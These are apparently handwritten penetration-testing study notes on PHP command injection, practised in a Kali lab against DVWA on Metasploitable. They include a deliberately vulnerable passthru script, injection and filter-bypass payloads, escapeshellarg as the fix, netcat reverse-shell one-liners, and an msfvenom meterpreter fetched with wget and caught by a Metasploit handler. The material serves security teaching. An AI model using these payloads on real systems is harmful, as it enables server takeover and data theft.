
COMMAND INJECTION

* Let's say a web app needs to run commands on the shell for some reason.
  eg converting file formats
  checking status of n/work host
* If the app directly passes user's input to the system's CLI w/out proper validation, results in cmd inj vuln.
* This can enable a malicious user to execute arbitrary shell commands on the server.
  This may lead to
  - unauthorized access
  - data theft
  - system compromise
  etc.



Example: /var/www/html/commandinjection/list.

```
<html>
<body>
    <b> Files in path are: </b><br><pre>
    <?php
        $cmd= "ls -alh " . $_REQUEST['path'];
        passthru($cmd);
    ?></pre>
</body>
</html>
```

concates

Superglobal array
it collects data sent to script via HTTP
GET – URL query params
POST – form submitted
COOKIE – data sent via cookies

In php passthru(..) fn is used to execute an external shell cmd & output the result directly to the browser or cmd line as it is.

<pre></pre> used to display formatted text
If not used here, o/p is displayed as single line.

Note – Here it encloses the php.

* Code is already in the /var/www/html/commandinjection/ directory.

* start apache2
  $ systemctl start apache2.service

* Goto kali Firefox Browser & type on URL
  <ipofkali>/commandinjection/list.php ;
  you'll see the formatted o/p of ls -alh

* If we pass an arg like
  .../list.php?path=/
  The output of tool dir. listing is shown
  Similarly
  .../list-ph?path=/dev

Overall, there is nothing wrong with it

24

* Goto kali terminal & type

$ ls -alh /var/www ; ping -c 4 google...

This gives o/puts from both commands.
first the listing o/p
next the ping o/p.

*Now do the same with your program
On URL
.../list.php?path=/var; ping -c 4 google.com;
A few seconds & you get the o/p. for both commands.

you can cmds like
path=/; pwd
" ; cat f only on pwd
" ; ls /home/kali/
path; ls -l /home
path=/var/www/; cd..; ls

* We can do other interesting stuff.

eg We can actually get a remote shell.

type on URL

... ?path=/var; nc -lp 4444 -e /bin/bash

- open a new tab

  $nc <ip of kali> 4444

you'll note you got the shell here & you can run shell commands

- Type ls

  you are inside the commandinjection dir

Some examples:-

... list.php?path=/var/www; ls
; pwd
; ls -la
; cd ..; ls -la
; cd ..; ls -la; cd login; ls

Note All these cmds can be implemented on URL directly as well as using Burp but careful about encoded symbols like space (%20)

Example

list1.php

```
<html>
<body>
  <b> File in path: </b><br><pre>
  <?php
    $cmd="ls -alh ".str_replace(';',
                    ' ',$_REQUEST['path']);

    passthru($cmd);

  ?>
  </pre>
</body>
</html>
```

Explain

str_replace() – is used to replace all occurances of first arg with second arg in a string specified as third arg.

Bypass this using | symbol

Ex

```
<html>
<body>
    <b>Files in the path: </b><br><pre>

    <?php
        $cmd="ls -alh " . escapeshellarg(
                                $_REQUEST['path']);

        passthru($cmd);

    ?>
    </pre>
</body>
</html>
```

escapeshellarg() ensures that input is safely quoted & the shell command will simply echo the string as-is, rather than executing it.

This sanitizes completely.

Let us Do This on DVWA :

* Goto firefox on kali (M2 is up)
* Type ip of M2
* Goto DVWA type admin: password
* Goto DVWA Security
  Select Low & click submit
* Now click on Command Execution tab on the left pane.
  You'll see PWG for free.
  Type an ip or Domain name
  It will o/p results of ping command.
* Type an ip of kali ; ls -la
  It works => command injection vuln
* As another example,
  Goto kali terminal & type $nc -lvp 4444
  In DVWA type 192.168.10.1 ; nc kali ip 4444 -e /bin/bash
  Go back to kali — you got a shell!

9A
5A

* You can click on btn. placed at lower right corner to view the source code.

provided
note there is no validation for user input in the code

* Try with medium level of security in DVWA

First switch to medium security

Then type

192.168.10.1; ls -la

nothing happens;

Goto kali & execute these

$ ls -la ; whoami

$ ls -la && whoami

$ ls -la & whoami

$ ls -la | whoami

Try these on DVWA

& then look at the source code for medium level security.

Note that some kind of validation is performed i.e.,

- && & ; both are substituted by space.

Next try High Level.

look into the code

- * ip is split into 4 objects
  * every object is sanitized
    i.e., if each object is an integer only then it is combined

Getting a Reverse Meterpreter using Command Injection

Steps
* Create a payload appropriate for our target
* Download it to the target using cmd inj. vuln.
* Execute the payload with the help of cmd injection vuln.

Create a payload

- M2 is a 32 bit Linux m/c
- Let us create a python payload that we can execute easily on M2 using cmd inj.
- Goto kali

```
$msfvenom -p python/meterpreter/reverse_tcp
        LHOST=kali ip LPORT=54854 > tester.py
```

Delivering it to Target

- First we need to upload it to our apache server on kali
- Run the service

```
$systemctl start apache2.service
```

This means any file inside /var/www/html/

dir in our kali will be hosted to anyone who visits the Apache server with the IP of kali.

Goto that dir

$cd /var/www/html

Copy the tester.py file in this dir

Now go to firefox on kali & type the ip addr of kali, & you should see the tester.py there

Download it on DVWA.

~~Go to M2~~

- Fire up M2
- Goto kali firefox & type ip of M2
- click on DVWA
- Enter the credentials.
- Set security to low
- click on Command Execution
- Test it by typing ;ls
  This will display/list the contents of pwd.

Remember tester.py is hosted up on kali's Apache server.
To download it we use wget command.

WGET is a n/work utility used to download files from the web.

Syntax

$wget <ip/domain>/filename

eg wget 192.168.10.20/myfile.txt

- On DVWA type (in the text box)

;wget <ip of kali>/tester.py

- Next

ls

you'll see the tester.py file in the list

Setup a Listener on kali

$ sudo msfconsole -q

msf6> use exploit/multi/handler

> set payload python/meterpreter/reverse_tcp

> show options

> set LHOST ip of kali

> set LPORT 54854 same as we used in payload generation.

> run

Goto Downloads & type

python Tester.py

Go back to kali

you have the meterpreter

This meterpreter has limited functionalities.

why?